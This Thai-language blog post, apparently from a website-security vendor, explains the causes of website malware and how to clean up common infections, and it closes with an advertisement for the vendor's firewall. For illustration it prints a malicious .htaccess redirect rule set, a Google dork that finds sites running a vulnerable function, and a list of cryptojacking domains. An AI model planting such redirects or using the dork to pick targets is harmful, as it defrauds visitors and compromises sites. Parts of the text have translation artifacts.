

การโจมตีมัลแวร์เลวร้าย! มันหยุดธุรกิจของคุณ ทำให้สูญเสียเงิน ชื่อเสียง และแม้แต่ลูกค้า โดยปกติเจ้าของธุรกิจเริ่มกังวลมัลแวร์หลังติดเชื้อแล้ว ตามคำพูด "ทุกคนรู้สึกปลอดภัยจนกว่าจะถูกแฮก และยังไม่ถูกแฮกเพราะแฮกเกอร์ยังไม่ลอง" เมื่อติดเชื้อแล้ว จำเป็นต้องเข้าใจสาเหตุ ผลกระทบ และขั้นตอนแก้ไขความวุ่นวายนี้ นี่คือบทความที่ช่วยเข้าใจสาเหตุและนำทางคุณต่อสู้มัลแวร์และทำความสะอาดความวุ่นวาย
5 สาเหตุอันดับหน้าของการโจมตีมัลแวร์:

- Vulnerable Website Code (โค้ดเว็บไซต์ที่เปราะบาง): เหมือน good products ดึงดูด visitors ไปเว็บไซต์ bad code ดึงดูดแฮกเกอร์ บ่อยครั้งโค้ดเว็บไซต์ของคุณมี deprecated functions ที่รู้จักว่าเปราะบางต่อบางการโจมตี แฮกเกอร์มักค้นหา functions เหล่านี้รอบเว็บ และเนื่องจากเว็บไซต์ของคุณมีมัน จึงตก radar ของแฮกเกอร์โดยอัตโนมัติ นี่คือ ตัวอย่าง deprecated function ที่แฮกเกอร์ค้นหา:
[code inline="true" scrollable="true"]site: wpseo get_value is deprecated since version WPSEO 1.5.0[/code]และผลคือคุณเห็นเว็บไซต์ทั้งหมดที่ใช้ deprecated function นี้:

- Un-patched Vulnerabilities (ช่องโหว่ที่ไม่ได้ patch): CMS เหมือน WordPress, OpenCart, Magento, Drupal, Joomla ฯลฯ ทุกตัวเคยมี critical vulnerabilities ค้นพบ ช่องโหว่เหล่านี้ทิ้งล้านเว็บไซต์ที่ใช้ CMS เหล่านี้ไว้เปราะบางต่อโจมตี ตามเวลา CMS พัฒนา ระดับความปลอดภัยดีขึ้น แต่มี plugins/extensions หลายพันที่ CMS ใช้ ซึ่งเป็น entry point ง่ายสำหรับแฮกเกอร์ Panama Papers Leak 2016 ที่โป้งเป็นที่ 논란 เกิดจากช่องโหว่ใน Revolution Slider plugin ที่ล้าน WordPress sites ใช้
- Lack of Input Sanitization (ขาดการทำความสะอาด Input): เว็บไซต์มี forms หลายอย่าง เช่น search bar, login area, registration form ฯลฯ หาก inputs ที่รับจาก user ใน forms เหล่านี้ไม่ sanitize มักอนุญาตให้แฮกเกอร์เพิ่ม evil code นี่เป็นทางเข้าง่ายเข้าเว็บไซต์โดยไม่ต้องทำมาก Attacks อย่าง XSS และ SQL injection เป็น direct consequences ของ lack of input sanitization 近来 Joomla patch LDAP vulnerability ที่อายุ 8 ปี! ช่องโหว่ถูก exploit โดยแฮกเกอร์ 8 ปีเต็ม และสาเหตุคือ lack of sanitization ใน input fields

- Server Level Security Leaks (รั่วไหลความปลอดภัยระดับเซิร์ฟเวอร์): น้อยกว่าช่องโหว่ใน CMS หรือโค้ดเว็บไซต์ แต่เซิร์ฟเวอร์ก็มักเป็นสาเหตุมัลแวร์ และเมื่อเซิร์ฟเวอร์ถูกโจมตี จำนวนเว็บไซต์ติดเชื้อมักเป็นพันกว่าแค่หนึ่งครั้ง Apache, Nginx, Azure, Tomcat ทุกตัวเคยมี vulnerabilities 近来 Equifax ผู้รวบรวมข้อมูล 800+ ล้าน consumers ถูกแฮก สาเหตุคือช่องโหว่ใน web server

- No Firewall on Website (ไม่มี Firewall บนเว็บไซต์): เว็บไซต์ติดมัลแวร์ได้แม้มี security best practices ครบถ้วน สำคัญที่จะมี additional layer of protection ที่เฝ้าระวังเว็บไซต์ 24×7 Website firewall รับรองว่า legit traffic เท่านั้นที่ถึงเว็บไซต์ และ malicious bots/hackers ถูกบล็อกที่ประตู นี่คือความรู้สึก relieved ของลูกค้า Astra เมื่อเห็นหน้าจอด้านล่าง:
สาเหตุที่กล่าวมาข้างต้นเป็น common causes สำหรับ malware attacks บนเว็บไซต์ แต่สาเหตุไม่จำกัดเพียงข้างต้น นี่คือ quick checklist ที่คุณสามารถปฏิบัติเพื่อ assure ว่าเว็บไซต์ไม่ดึงดูดมัลแวร์:
Website Malware Protection Checklist |
 No Deprecated Functions in Code |
| All Inputs Sanitized |
| No FTP but SFTP |
| Vulnerable SSH Version not in Use |
| Website Firewall in Place |
| All Plug-in Update |
| Latest CMS Version Running |
| Strong cPanel Credentials |
| No Warnings in Google Webmasters |

แฮกเกอร์อาจมี motivations ต่างๆ หลัง malware attack ขึ้นอยู่กับ motivation ประเภทการโจมตีและผลกระทบต่อเว็บไซต์ต่างกัน บางครั้งแฮกเกอร์ทำเพื่อเงิน บางครั้งมี agendas ใหญ่กว่าอย่างใช้ web server resources launch bigger attack ผลกระทบของ malware attacks มีดังนี้
ผลกระทบของการโจมตีมัลแวร์ [Infograph]
- Loss of Sensitive Data (สูญเสียข้อมูลละเอียดอ่อน)
- Disruption of Services (บริการหยุดชะงัก)
- Malicious Use of Server Resources (ใช้ทรัพยากรเซิร์ฟเวอร์อย่างอันตราย)
- SEO Poisoning (พิษ SEO)
- Launching Targeted Attacks on End-users (โจมตีเป้าหมายเฉพาะเจาะจงผู้ใช้ปลายทาง)
ผลกระทบเพิ่มเติมอธิบายใน infograph ด้านล่าง:
บางครั้งมัลแวร์ยังเข้าเว็บไซต์ได้แม้คุณดูแล security best practices ครบ ถึง zero-days! หากเว็บไซต์ติดมัลแวร์ การทำสิ่งไม่กี่อย่างให้ถูกและเร็วหลังโจมตีช่วยให้ impact อยู่ในระดับ minimal หลัง malware attack ตามเวลา ผลกระทบก็เพิ่มขึ้น คุณไม่ต้องการลูกค้ามากขึ้นติดเชื้อ หรือ Google index เว็บไซต์ด้วย infected code หาก Google index เว็บไซต์ขณะมีมัลแวร์ จะ flag ไซต์ และ SEO efforts ลดลงอย่างมีนัยสำคัญ
ขั้นตอนแก้ไขเว็บไซต์ที่ติดเชื้อมัลแวร์


- Check Your Search Results: Search results ช่วย determine magnitude ของ infection และ type ของ malware ที่อาจเป็นสาเหตุ มี known malwares ที่สร้าง pharmacy product links บนเว็บไซต์ หรือ Japanese spam ที่พยายาม capitalize on SEO efforts ของคุณ การใส่โค้ดนี้ใน google ช่วย determine attack types:
[code inline="true" scrollable="true"]site:YourWebsite.com[/code]หากเว็บไซต์ติด Japanese spam คุณจะเห็นหน้าต่อไปนี้: - Examine .htaccess: แฮกเกอร์มักเพิ่ม URL redirect codes ใน htaccess file ของเซิร์ฟเวอร์ โค้ดเหล่านี้ typical ใน SEO spam infections ที่แฮกเกอร์ นอกจากนี้ พวกเขา hijack เว็บไซต์บน Google Webmasters และสำหรับนั้นมักเพิ่มโค้ดใน htaccess file หากพบ malicious code ควรลบทันที นี่คือลักษณะ malicious .htaccess file:

RewriteEngine On ErrorDocument 404 https://some-maliciousSite.com/yyy.php[*] * Note. The file name/type could be anything RewriteCond %{HTTP_REFERER} .google. [OR] RewriteCond %{HTTP_REFERER} .ask. [OR] RewriteCond %{HTTP_REFERER} .yahoo. [OR] RewriteCond %{HTTP_REFERER} .bing. [OR] RewriteCond %{HTTP_REFERER} .dogpile. [OR] RewriteCond %{HTTP_REFERER} .facebook. [OR] RewriteCond %{HTTP_REFERER} .twitter. [OR] RewriteCond %{HTTP_REFERER} .blog. [OR] RewriteCond %{HTTP_COOKIE} !^._yyyy=yyyyy.$ (*** Present in some hacks) RewriteCond %{HTTP_USER_AGENT} .Windows.$ [NC] (*** Present in some hacks) RewriteRule ^(.*)$ https://some-maliciousSite.com/yyy.php [R=301,L] - Verify Authenticity of Index File: แฮกเกอร์มัก include path ไป malicious files ของพวกเขาใน index file วิธีนี้ malicious file ของพวกเขาถูก include ทั่วเว็บไซต์ บ่อยครั้งยากระบุ malicious code ใน index file เพราะดู legit มาก เหมือน developer include อีกไฟล์ใน index file แต่ detailed inspection จะเห็นว่า files ที่ include ใน index เป็น malicious code
Japanese SEO Spam: ขั้นตอนค้นหา & แก้ไข
หากค้นหาเว็บไซต์บน Google โยนตัวอักษรญี่ปุ่นออกมา โอกาสสูงที่คุณติด Japanese SEO spam สิ่งน่าสนใจคือหลังจากจัดการ bad code ใน index.php หรือ htaccess แล้ว infection ยังคงอยู่ เพราะ malware นี้ไม่มี specific traits สำหรับทุก CMS malware inject แตกต่างกัน
ส่วนน่าสนใจคือถ้าคุณไปที่ URLs ที่ Google indexed คุณจะพบหน้าเหล่านั้นไม่มีอยู่บนเว็บไซต์ 404 error จะโยนให้ใครไปหน้าเหล่านั้น แต่เมื่อ search engine index หน้าเหล่านี้ ตัวอักษรญี่ปุ่นจะโผล่ขึ้น นี่เป็น classic example ของ cloaking attacking aimed at capitalize on SEO rankings ของคุณ
หาขั้นตอนแก้ spam นี้ใน detailed guide on fixing Japanese spam หรือติดต่อเราหากต้องการ experts ช่วย
วิธีกำจัด Pub2srv และ Mobisla Website Infection
เราติดตาม malware infection เฉพาะเจาะจงที่ target OpenCart & WordPress websites มาหลายเดือน มักเรียกว่า pub2srv malware infection ซึ่ง redirect visitors ไป malicious domains อื่นๆ เช่น go.pub2srv.com, go.mobisla.com และ go.oclaserver.com.

หากคุณใช้ WordPress key areas ที่ต้องหา Pub2srv, Mobisla & Oclaserver malware ได้แก่:
- index.php
- functions.php
- Database tables
- อ่าน detailed steps ที่นี่
หากคุณใช้ OpenCart ให้ตรวจสอบ:
- oc_product_description table
- oc_category_description table
- Step by step procedure ใน guide นี้
นี่คือ detailed step by step guide แก้ Pub2srv, Mobisla และ Oclaserver malware
Website Links Redirect ไป Spammy Websites
นี่คือ infection ที่รบกวนที่สุด ขึ้นอยู่กับ extent ที่เว็บไซต์ติดเชื้อ ตัวนี้เลวร้ายหากไม่ดูแลตั้งแต่ต้น ผู้เยี่ยมชมทุกคนที่เข้ามา redirect ไป malicious website หรือ phishing page ตัวอย่างวิดีโอ:
การหา malicious code ใน index.php, ค้นหา unwanted php files ใน core CMS files และตรวจสอบ webmasters search console เป็นสิ่งสำคัญที่นี่ Guide ละเอียดเกี่ยวกับ redirection issue อยู่ที่นี่
3 มัลแวร์ติดเชื้อบ่อยที่สุดใน OpenCart และ Magento
- Base64 Encoded Malicious Code: หากเห็นไฟล์มี cryptic code pieces ที่ดูเหมือนภาพด้านล่าง โอกาสสูงติดมัลแวร์นี้ เรามักเจอ infection นี้เมื่อแฮกเกอร์ target payment gateways ของ Magento, OpenCart หรือ WordPress store

รายละเอียดเพิ่มเติมเกี่ยวกับ infections ทั้งหมดและวิธีแก้ไขอยู่ที่ detailed guide ของเราที่นี่
วิธีป้องกัน OpenCart Malware Injection
OpenCart เป็น e-commerce CMS ยอดนิยม มักถูก target โดยแฮกเกอร์ bots และ scammers มักมุ่งมั่นขโมย credit card information ของ end customers เราเห็นหลายเหตุผลสำหรับ OpenCart infections ขึ้นอยู่กับ version ที่ใช้ สาเหตุอันดับหน้าบางประการ:
- OpenCart Version ไม่เคยอัปเดต
- Plugins With Weak Security Practices
- No Website Firewall or Bad Bot Protection
- Unrestricted File Uploads & Unsanitized User Inputs
เราทำ detailed guide อธิบายการป้องกัน OpenCart malware
จัดการ Magento และ OpenCart Credit Card Malware
Credit Card malware หรือ Credit Card Hijack คือเมื่อ malicious PHP/JavaScript code inject เข้า Magento และ OpenCart shops อนุญาตให้แฮกเกอร์ intercept credit card data วิธี credit card fraud ใหม่นี้ undetected 6 เดือน
ด้วยความนิยมเพิ่มของ e-commerce platforms อย่าง Magento และ OpenCart malware infections ก็เพิ่มขึ้น แฮกเกอร์และ cyber criminals แก้ไข core files ของ CMS เหล่านี้เพื่อขโมย credit card information ของลูกค้าร้าน นี่คือ detailed guide วิธี locate malware นี้และ fix
วิธีแก้ Google Cross Site Malware Warnings?
Google มัก flag เว็บไซต์ด้วย 'Cross Site Malware' warning ปกติ warning นี้เกิดเมื่อเว็บไซต์ linking content หรือ loading libraries จาก domain อื่นที่มีมัลแวร์หรือเป็นอันตราย Google มักบอก domain ที่ questionable content อาจ link มา
ขั้นตอนทันที แก้ไขคือค้นหาในโค้ดทั้งหมดของเว็บไซต์ domain/URL ที่ก่อให้เกิด cross site malware warning คุณทำได้โดยรันคำสั่งนี้ใน SSH console:
ที่นี่ /var/www ควรเป็น path ของ home directory ของเว็บไซต์ และ URL ควรแทนที่ด้วย domain ที่ก่อให้เกิด cross site malware problem ตาม Google
รายละเอียดเพิ่มเติมเกี่ยวกับการแก้ไขอยู่ที่นี่
วิธีกำจัด Crypto Mining Malware ติดเชื้อ WordPress, OpenCart, Magento Websites?
ด้วยการเพิ่มของ crypto currencies และพลังทำให้คนรวยในไม่กี่วัน แฮกเกอร์เริ่ม target เว็บไซต์ infect crypto mining malware แฮกเกอร์ใช้ CoinHive service ที่ใช้ alternative สำหรับ advertisements โดย website owners เพื่อ monetize traffic
CoinHive ติดตั้งเป็น javascript บนเว็บไซต์ และเหมือง crypto currencies ใช้ Monero blockchain หาก website owner ใช้ CoinHive อย่างรู้ตัวเพื่อ monetize traffic ไม่ใช่ปัญหา แตแฮกเกอร์ใช้ CoinHive ติดตั้ง mining Javascript อย่างผิดกฎหมายบน hacked websites และใช้ resources ของพวกเขาเหมืองเหรียญ โดเมนบางส่วนที่มักใช้:
- ads.locationforexpert[.]com
- camillesanz[.]com/lib/status.js
- security.fblaster[.]com
- fricangrey[.]top/redirect_base/redirect.js
- alemoney[.]xyz/js/stat.js
- africangirl[.]top/redirect_base/redirect.js
รายละเอียดเพิ่มเติมเกี่ยวกับการหามัลแวร์นี้ & แก้ไขอยู่ใน detailed guide ที่นี่
WordPress และ Joomla Websites ช้าลง - Cloki Malware อาจเป็นสาเหตุ
Cloki malware เป็นมัลแวร์อันตรายที่ก่อให้เกิดความวุ่นวายใน PHP based websites ต่างๆ Top CMS ที่ติดคือ WordPress & Joomla อาการบางอย่างของ Cloki malware:
- Slowing down ของเว็บไซต์
- ข้อความจาก hosting provider เรื่องเว็บไซต์ใช้ทรัพยากรมากเกินไป
- Presence ของ unidentified cron jobs บนเซิร์ฟเวอร์
- Mail servers ไม่ทำงานอย่างถูกต้อง
Cloke malware สามารถ execute core server commands ได้โดยไม่ต้องเข้าถึง cPanel หรือ SSH แนะนำ malware scan ตามด้วยการ review cron jobs ทั้งหมดอย่างละเอียด
รายละเอียดวิธีแก้ Cloki malware อยู่ใน detailed guide to remove the Cloki malware
สรุป
เราทำความสะอาดเว็บไซต์จากมัลแวร์หลายร้อยไซต์ทุกเดือน ในเว็บไซต์ทั้งหมด 80% ของเวลา มัลแวร์ติดเชื้อเว็บไซต์ อย่างน้อย 2 เดือนก่อนเจ้าของมาหาเรา จินตนาการว่าตั้งแต่เมื่อ vulnerabilities ที่ก่อให้เกิดโจมตีอยู่ทั้งหมด unpatched สำคัญที่จะแน่ใจว่าคุณอัปเดต plugins ทั้งหมด stay updated กับ security trends รอบๆ tech stack ของเว็บไซต์ และ proactive ในการ implement patches ทันทีที่ release
หลังทำงานกับเจ้าของเว็บไซต์หลายคน เราตระหนักว่า business owner มีอะไรมากที่ต้องดูแล ตั้งแต่ sales, SEO, marketing, inventory ฯลฯ ที่ บ่อยครั้ง security ถูกวางไว้ last และ security กลายเป็น elephant in the room ที่คุณไม่อยาก address
Website firewall ของเราเอาความปวดหัวของ security ออกจาก business owners ให้ plug-n-play solution ที่ pre-configured ตาม CMS ที่ใช้ Astra ไม่ต้อง coding หรือ IT knowledge และติดตั้ง 5 นาที ทำให้ security เรียบง่ายขนาดนั้น และให้คุณเวลาจับ sales, marketing และสิ่งอื่นๆ
